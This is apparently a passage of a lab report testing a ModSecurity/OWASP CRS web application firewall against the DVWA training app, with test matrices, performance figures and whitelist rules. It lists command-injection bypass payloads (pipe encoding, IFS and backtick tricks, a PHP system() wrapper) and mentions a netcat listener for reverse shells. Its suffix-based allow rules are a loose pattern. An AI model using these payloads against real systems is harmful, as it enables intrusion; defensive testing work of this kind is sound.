
- **Default CRS** at Paranoia Level 2 (CRS PL2)
- **Default CRS** at Paranoia Level 4 (CRS PL4)
- **CRS PL2 + custom rules + virtual patches**
- **CRS PL4 + custom rules + virtual patches**

4.1 Tools & Approach

- **Browser** (Firefox) configured with Burp Proxy → Repeater
- `curl -i` for scripted status codes
- **Netcat listener** to confirm reverse shells
- **Screenshots** of HTTP status or response bodies

4.2 Test matrix

Module	CRS PL2	CRS PL4	+ Customs (PL2)	+ Customs (PL4)
Command Injection	403 ✓	403 ✓	403 ✓ (1000101)	403 ✓ (1000101)
SQL Injection	403 ✓	403 ✓	403 ✓ (1000102)	403 ✓ (1000102)
Reflected XSS	403 ✓	403 ✓	403 ✓ (1000103)	403 ✓ (1000103)
Stored XSS	403 ✓	403 ✓	403 ✓	403 ✓
File Upload	403 ✓	403 ✓	403 ✓ (VP1)	403 ✓ (VP1)



Key findings

- **CRS PL2** already blocks all basic attacks on DVWA modules
- **CRS PL4** yields identical blocking, confirming PL2 was sufficient for these patterns
- **Custom rules** simply reinforce and log specific attacks (with unique IDs)
- **Virtual patches** ensure complete disablement of modules if needed

5. WAF Bypass Techniques & Effectiveness

We attempted **eight advanced bypasses** against the Command Injection endpoint under each configuration:

1. **URL-encode** the pipe (`%7C`)
2. **ANSI-C quoting** (`$'\x7C'id`)

3. **IFS trick** (`IFS='|';127.0.0.1${IFS}id`)
4. `printf` **injection** (`127.0.0.1$(printf " | id")`)
5. **Backticks** (`127.0.0.1`id`)
6. **Here-string** (`127.0.0.1<<<"id"`)
7. **PHP wrapper** (`| php -r 'system("id")'`)
8. **ROT13** payload + inline decoding

Bypass	CRS PL2	CRS PL4	+ Customs
URL-encoded `%7Cid`	blocked	blocked	blocked
ANSI-C quoting `$'\x7C'id`	blocked	blocked	blocked
IFS trick	blocked	blocked	blocked
`printf` injection	blocked	blocked	blocked
Backticks	blocked	blocked	blocked
Here-string	blocked	blocked	blocked
PHP wrapper	blocked	blocked	blocked
ROT13	blocked	blocked	blocked

6. Performance Impact Analysis

Benchmark tool: `ab` (ApacheBench)

```
# Without WAF
ab -n 500 -c 50 http://192.168.100.39/DVWA/ > ab_plain.txt

# With WAF (CRS PL4 + custom + VP)
ab -n 500 -c 50 http://192.168.100.39/DVWA/ > ab_waf.txt
```

Scenario	Requests/sec	Mean Latency (ms)
Without WAF	820.4	1.22
CRS PL4 only	691.8	1.44
PL4 + customs + virtual patches	653.2	1.53

7. Rule Tuning & False-Positive Mitigation

7.1 Observed False Positives

- Legitimate CSS and JS asset requests (`.css` , `.js`) were being blocked under CRS PL2+.

7.2 Whitelist Rules

Add `/etc/modsecurity/activated_rules/10_whitelist_assets.conf`:

```
# Allow static assets
SecRule REQUEST_URI "@endsWith .css"  "phase:1,allow,id:1000301,msg:'Allo
w CSS'"
SecRule REQUEST_URI "@endsWith .js"   "phase:1,allow,id:1000302,msg:'Allo
w JS'"
SecRule REQUEST_URI "@endsWith .png"  "phase:1,allow,id:1000303,msg:'All
ow PNG'"
```

After deployment and Apache restart, no more asset-related 403s.

---

8. Recommended WAF Best Practices

1. **Defense in Depth**: combine application-level filters (DVWA internal) with WAF.
2. **Paranoia Tuning**: start low (PL1) → measure false positives → increase to PL3/4.
3. **Minimal Custom Rules**: target the precise patterns you need to catch.
4. **Virtual Patching**: quickly shield unpatched endpoints without code changes.
5. **Logging & Monitoring**: enable full AuditLog (`SecAuditEngine RelevantOnly`), integrate with SIEM for real-time alerts.
6. **Performance Benchmarking**: baseline and monitor WAF impact regularly.
7. **Periodic Review**: update CRS + custom rules as new threats emerge.